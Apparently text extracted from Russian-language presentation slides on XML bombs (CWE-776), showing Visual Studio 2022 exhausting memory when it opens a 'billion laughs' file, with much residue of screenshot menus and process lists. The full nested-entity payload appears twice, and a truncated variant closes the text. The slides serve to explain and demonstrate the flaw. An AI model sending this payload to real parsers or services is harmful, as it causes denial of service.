
XML-бомбы




XML-бомбы



XML-бомбы




XML-бомбы




XML-бомбы

- CWE-776:
Improper Restriction of Recursive Entity References in DTDs
(*'XML Entity Expansion'*)
- OWASP Top 10:
 - 2017: A4:2017 – XML External Entities (XXE)
 - 2021: A05:2021 – Security Misconfiguration


Последствия: DoS



XML-бомбы




XML-бомбы



Условия:

1. Путь XML-бомбы до парсера

XML-бомбы



Условия:

1. Путь XML-бомбы до парсера
2. Опасная конфигурация парсера


VS 2022 и XML-бомбы

Visual Studio 2022

Да здравствует 64-битность!



А что если...



File

Edit

View

Git

Project

Build

Debug

XML

Test

Analyze

Tools

Extensions

Window

Help

Search (Ctrl+Q)

XEETest

Live Share

XMLBomb.xml

<?xml version="1.0" encoding="utf-8"?>

1

2

100 %

1

0

Ln: 1

Ch: 1

SPC

CRLF

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'XEETest' (0 projects)

Solution Items

XMLBomb.xml

Process Hacker [ASUS-PC\svasi]

Hacker View Tools Users Help

Refresh Options

devenv.exe

Processes

Services

Network

Disk

Name	PID	CPU	Private by...	Description
devenv.exe	4000	1.48	516.9 MB	Microsoft Visual Studio 2022

CPU Usage: 30.33% Physical memory: 4.96 GB (63.45%) Processes: 200

Solution Explorer

Git Changes

Ready

Select Repository

2

File Edit View Git Project Build Debug XML Test Analyze Tools Extensions Window Help Search (Ctrl+Q) XEETest Live Share

XMLBomb.xml*

```
1 <?xml version="1.0"?>
2 <!DOCTYPE lolz [
3   <!ENTITY lol "lol">
4   <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
5   <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
6   <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
7   <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
8   <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
9   <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
10  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
11  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
12  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
13  <!ENTITY lol10 "&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;">
14  <!ENTITY lol11 "&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;">
15  <!ENTITY lol12 "&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;">
16  <!ENTITY lol13 "&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;">
17  <!ENTITY lol14 "&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;">
18  <!ENTITY lol15 "&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;">
19 ]>
20 <lolz>&lol15;</lolz>
```

Solution Explorer

Solution 'XEETest' (0 projects)

Solution Items

XMLBomb.xml

Process Hacker [ASUS-PC\svasi]

Hacker View Tools Users Help

Refresh Options devenv.exe

Name	PID	CPU	Private by...	Description
devenv.exe	4000	15.03	3.16 GB	Microsoft Visual Studio 2022

CPU Usage: 49.35% Physical memory: 7.24 GB (92.63%) Processes: 196

100 % 1 0

Ln: 20 Ch: 21 SPC CRLF

Ready Select Repository

XMLBomb.xml* X

```

1  <?xml version="1.0"?>
2  <!DOCTYPE lolz [
3    <!ENTITY lol "lol">
4    <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
5    <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
6    <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
7    <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
8    <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
9    <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
10   <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
11   <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
12   <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
13   <!ENTITY lol10 "&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;">
14   <!ENTITY lol11 "&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;">
15   <!ENTITY lol12 "&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;">
16   <!ENTITY lol13 "&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;">
17   <!ENTITY lol14 "&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;">
18   <!ENTITY lol15 "&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;">
19 ]>
20 <lolz>&lol15;</lolz>
    
```

Live Share

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'XEETest' (0 projects)

Solution Items

XMLBomb.xml

Process Hacker [ASUS-PC\svasi]

Hacker View Tools Users Help

Refresh Options devenv.exe

Processes Services Network Disk

Name	PID	CPU	Private by...	Description
devenv.exe	4000	22.47	5.66 GB	Microsoft Visual Studio 2022

CPU Usage: 94.87% Physical memory: 7.38 GB (94.35%) Processes: 195

100 %

94

0

Ln: 20

Ch: 21

SPC

CRLF

Solution Explorer

Git Changes

FileEditViewGitProjectBuildDebugTestAnalyzeToolsExtensionsWindowHelpSearch (Ctrl+Q)MSBuild

DebugAny CPUStart

LazyFormatted...IdEventArgs.csOutputAttribute.csRequiredRuntimeAttribute.csRequiredAttribute.csBuildWarningEventArgs.csCriticalBuildM...geEventArgs.csInitializationException.csDistributedLoggerRecord.cs

Microsoft.Build.FrameworkMicrosoft.Build.Framework.LazyFormattedBuildEventArgs_arguments

```
146
147    /// <summary>
148    /// <param name="reader">Binary reader which is attached to the stream the event will be deserialized from.</param>
149    /// <param name="version">The version of the runtime the message packet was created from</param>
150    62 references
151    internal override void CreateFromStream(BinaryReader reader, Int32 version)
```

Solution Explorer

Search Solution Explorer (Ctrl+;)

- C# ICancelableTask.cs
- C# IEventRedirector.cs
- C# IEventSource.cs
- C# IForwardingLogger.cs
- C# IGeneratedTask.cs
- C# ILogger.cs

Task Manager

FileOptionsView

ProcessesPerformanceUsersDetailsServices

Name	7% CPU	99% Memory
Apps (3)		
Microsoft Visual Studio 2022 Preview (8)	4.8%	124,621.9 MB
Microsoft.ServiceHub.Controller	0%	20.4 MB
PerfWatson2.exe	0%	42.9 MB
ServiceHub.Host.CLR.x64	0%	27.7 MB
ServiceHub.Host.CLR.x86 (32 bit)	0%	25.5 MB
ServiceHub.IdentityHost.exe (32 bit)	0%	27.4 MB
ServiceHub.SettingsHost.exe (32 bit)	0%	37.8 MB
ServiceHub.VSDetouredHost.exe	0%	36.0 MB
Microsoft Visual Studio Preview	4.8%	124,404.3 MB

Fewer detailsEnd task

Process Hacker

HackerViewToolsUsersHelp

RefreshOptionsFind handles or DLLsSearch Processes (Ctrl+K)

ProcessesServicesNetworkDisk

Name	PID	CPU	Private b...	Description
winlogon.exe	11796		2.45 MB	Windows Logon Application
fontdrvhost.exe	12008		1.96 MB	Usermode Font Driver Host
dwm.exe	12064		55.98 MB	Desktop Window Manager
explorer.exe	4808		48.86 MB	Windows Explorer
devenv.exe	2572	3.69	142.31 GB	Microsoft Visual Studio 2022 Preview
Microsoft.Servi...	12396		34.36 MB	Microsoft.ServiceHub.Controller
ServiceHub.I...	13440		35.42 MB	ServiceHub.IdentityHost.exe
ServiceHub....	13956		61.05 MB	ServiceHub.VSDetouredHost.exe
ServiceHub....	14016	0.12	53.86 MB	ServiceHub.SettingsHost.exe
ServiceHub....	15288		32.6 MB	ServiceHub.Host.CLR.x86
ServiceHub....	1106		20.54 MB	ServiceHub.Host.CLR.x64

CPU Usage: 6.67%Physical memory: 127.59 GB (99.74%)Processes: 163

179
180
181
182
183
184

_originalCulture = new CultureInfo(originalCultureId);

133 %No issues found

C# InteractiveError ListCommand WindowOutput

Ready

Add to Source ControlSelect Repository

VS 2022 и XML-бомбы

```
<?xml version="1.0"?>  
[  
  <!ENTITY lol "lol">  
    <!ELEMENT lolz (#PCDATA)>  
    <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol  
    <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lolo  
]>  
  
<lolz>&lol2;</lolz>
```

[illegible]

Threads

